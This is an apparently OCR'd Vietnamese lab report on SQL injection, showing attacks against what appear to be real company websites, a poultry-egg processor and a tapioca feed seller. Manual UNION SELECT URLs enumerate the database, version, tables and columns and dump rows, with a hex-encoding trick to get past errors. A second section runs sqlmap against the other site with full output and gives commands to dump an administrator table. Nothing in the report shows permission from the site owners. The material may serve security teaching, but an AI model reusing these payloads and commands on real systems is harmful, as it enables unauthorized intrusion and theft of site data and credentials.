
Trang : 1

Hotline: (08) 5449 1160
Video clip
Video clip khác
Máy đập trứng
Nhà máy xử lý trứng gia cầm VIETFARM
Góc thư giãn
CHI NHÁNH CÔNG TY TNHH TMSX TRẠI VIỆT
VIETFARM
NHÀ MÁY XỬ LÝ-CHẾ BIẾN TRỨNG GIA CẦM
CÔNG NGHỆ HIỆN ĐẠI NHẤT BẢN
ENG
9:31 AM
9/23/2022

User: traiviets_demo@localhost

Tìm database:

http://www.vietfarmsfsf.com/?php=product_detail&id=-260 union select 1,2,3,4,5,6,7,database(),9,10,11,12,13,14,15,16,17,18-- -



Thứ sáu, 23/09/2022 - 9 : 35 AM

Thông tin chi tiết

3

Đặt mua

traiviets_demo

Những sản phẩm khác

Bột hồng cầu bò

Concentrado 30

PALBIO 50RD

Bột huyết tương


4 Sản phẩm

Trang : 1

Database: traiviets_demo

Tìm phiên bản:

http://www.vietfarmsfsf.com/?phpS=product_detail&id=-260 union select 1,2,3,4,5,6,7,version(),9,10,11,12,13,14,15,16,17,18-- -



Thứ sáu, 23/09/2022 - 9 : 37 AM

Thông tin chi tiết

3

Đặt mua

5.0.67-community

Những sản phẩm khác

Bột hồng cầu bò Concentrado 30 PALBIO 50RD


Bột huyết tương

4 Sản phẩm Trang : 1

Sử dụng version: 5.0.67-community

Danh sách các bảng:

http://www.vietfarmsfsf.com/?php=product_detail&id=-260 union select 1,2,3,4,5,6,7,unhex(hex(group_concat(table_name))),9,10,11,12,13,14,15,16,17,18 from information_schema.tables where table_schema=database();-- -



Thứ sáu, 23/09/2022 - 10 : 02 AM

Thông tin chi tiết

3

Đặt mua

tbl_config,tbl_content,tbl_content_category,tbl_product,tbl_product_category,tbl_product_new,tbl_product_special,tbl_user,tbl_visitor

Những sản phẩm khác

Bột hồng cầu bò Concentrado 30 PALBIO 50RD

Bột huyết tương

4 Sản phẩm Trang : 1

```
onfig,tbl_content,tbl_content_category,tbl_product,tbl_product_category,tbl_product_n
bl_product_special,tbl_user,tbl_visitor
```

Trích xuất danh sách các trường của bảng: tbl_product_new


http://www.vietfarmsfsf.com/?php=product_detail&id=-260 union select 1,2,3,4,5,6,7,unhex(hex(group_concat(column_name))),9,10,11,12,13,14,15,16,17,18 from information_schema.colums where table_name= tbl_product_new;-- -

==> nếu dùng câu lệnh trên sẽ báo lỗi:

Ta phải đổi tbl_product_new -> hex encode = 74626c5f70726f647563745f6e6577

Rồi thêm 0x vào đầu -> 0x 74626c5f70726f647563745f6e6577

http://www.vietfarmsfsf.com/?php=product_detail&id=-260 union select 1,2,3,4,5,6,7,unhex(hex(group_concat(column_name))),9,10,11,12,13,14,15,16,17,18 from information_schema.columns where table_name = 0x 74626c5f70726f647563745f6e6577-- -


Thứ sáu, 23/09/2022 - 10 : 33 AM

Thông tin chi tiết

3

Đặt mua

id,product_id,sort,status,date_added,last_modified,lang

Những sản phẩm khác

Bột hồng cầu bò Concentrado 30 PALBIO 50RD

Bột huyết tương


4 Sản phẩm Trang : 1

id,product_id,sort,status,date_added,last_modified,lang

- ➢ Trích xuất dữ liệu từ bảng tbl_product_new

http://www.vietfarmsfsf.com/?php=product_detail&id=-260 union select 1,2,3,4,5,6,7,unhex(hex(group_concat(id,0x2f,product_id,0x2f,sort))),9,10,11,12,13,14,15,16,17,18 from tbl_product_new-- -

(2f: là dấu / trong hex encode và thêm 0x vào)


Thứ sáu, 23/09/2022 - 10 : 55 AM

Thông tin chi tiết

3

Đặt mua

94/152/2,93/158/7,92/155/8,90/160/5,106/260/14,117/289/0,118/291/0,100/156/1,102/159/4,107/261/3,111/266/15,112/270/10,113/271/11,115/274/12,116/288/0

Những sản phẩm khác

Bột hồng cầu bò Concentrado 30 PALBIO 50RD


Bột huyết tương

4 Sản phẩm Trang : 1


5.Sử dụng công cụ rà quét lỗi và tấn công chèn mã SQL – SQLMap

Khảo sát trang: http://tapiocafeedfood.com

Bước 1: sqlmap –u “[http://tapiocafeedfood.com/?php=product_detail&id=311”](http://tapiocafeedfood.com/?php=product_detail&id=311)



```
┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ sqlmap -u "http://www.tapiocafeedfood.com/?php=product_detail&id=-311"
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:58:22 /2022-09-24/

[23:58:22] [WARNING] it appears that you have provided tainted parameter values ('id=-311') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter
values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] Y
[23:58:24] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=88jqmd19gvq...898mbt6901'). Do you want to use those [Y/n] Y
[23:58:27] [INFO] testing if the target URL content is stable
[23:58:28] [INFO] target URL content is stable
[23:58:28] [INFO] testing if GET parameter 'php' is dynamic
[23:58:28] [INFO] GET parameter 'php' appears to be dynamic
[23:58:29] [WARNING] heuristic (basic) test shows that GET parameter 'php' might not be injectable
[23:58:29] [INFO] heuristic (XSS) test shows that GET parameter 'php' might be vulnerable to cross-site scripting (XSS) attacks
[23:58:29] [INFO] testing for SQL injection on GET parameter 'php'
[23:58:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:58:30] [WARNING] reflective value(s) found and filtering out
[23:58:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:58:32] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:58:32] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:58:33] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:58:33] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:58:34] [INFO] testing 'Generic inline queries'
[23:58:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:58:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:58:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:58:34] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[23:58:35] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:58:35] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:58:35] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[23:58:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:58:38] [WARNING] GET parameter 'php' does not seem to be injectable
```




```
[23:59:21] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[23:59:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:59:21] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:59:21] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automaticall
hnique test
[23:59:22] [INFO] target URL appears to have 21 columns in query
[23:59:24] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 157 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: php=product_detail&id=-311 AND 4230=4230

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: php=product_detail&id=-311 AND (SELECT 1703 FROM (SELECT(SLEEP(5)))gBgL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 21 columns
    Payload: php=product_detail&id=-311 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7176766b71,0×49626475665061594d6f56427a7
8707071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[23:59:30] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2
back-end DBMS: MySQL ≥ 5.0.12
[23:59:31] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.tapiocafeedfood.com'

[*] ending @ 23:59:31 /2022-09-24/
```

Bước 2: Khi đã xác định được là website mục tiêu tồn tại lỗ hổng SQL injection, ta tiến hành tìm tên cơ sở dữ liệu

sqlmap –u “http://tapiocafeedfood.com/?php=product_detail&id=311” -dbs

dbs là option để liệt kê các cơ sở dữ liệu của website



```
┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ sqlmap -u "http://www.tapiocafeedfood.com/?php=product_detail&id=-311 -dbs"
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.7#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:20:48 /2022-09-25/

[00:20:48] [INFO] resuming back-end DBMS 'mysql'
[00:20:48] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5r0qla13o28...o3j1hqatf7'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: php=product_detail&id=-311 AND 4230=4230

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: php=product_detail&id=-311 AND (SELECT 1703 FROM (SELECT(SLEEP(5)))gBgL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 21 columns
    Payload: php=product_detail&id=-311 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176766b71,0x4962647566506159 4d6f56
8707071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[00:20:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2
back-end DBMS: MySQL >= 5.0.12
[00:20:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.tapiocafeedfood.com'

[*] ending @ 00:20:50 /2022-09-25/
```

sqlmap -u” http://tapiocafeedfood.com/?php=product_detail&id=311” --tables -D nhuaphcth_inh

sqlmap -u” http://tapiocafeedfood.com/?php=product_detail&id=311” --columns -D nhuaphcth_inh -T administrator

sqlmap -u” http://tapiocafeedfood.com/?php=product_detail&id=311” --dump -D nhuaphcth_inh -T administrator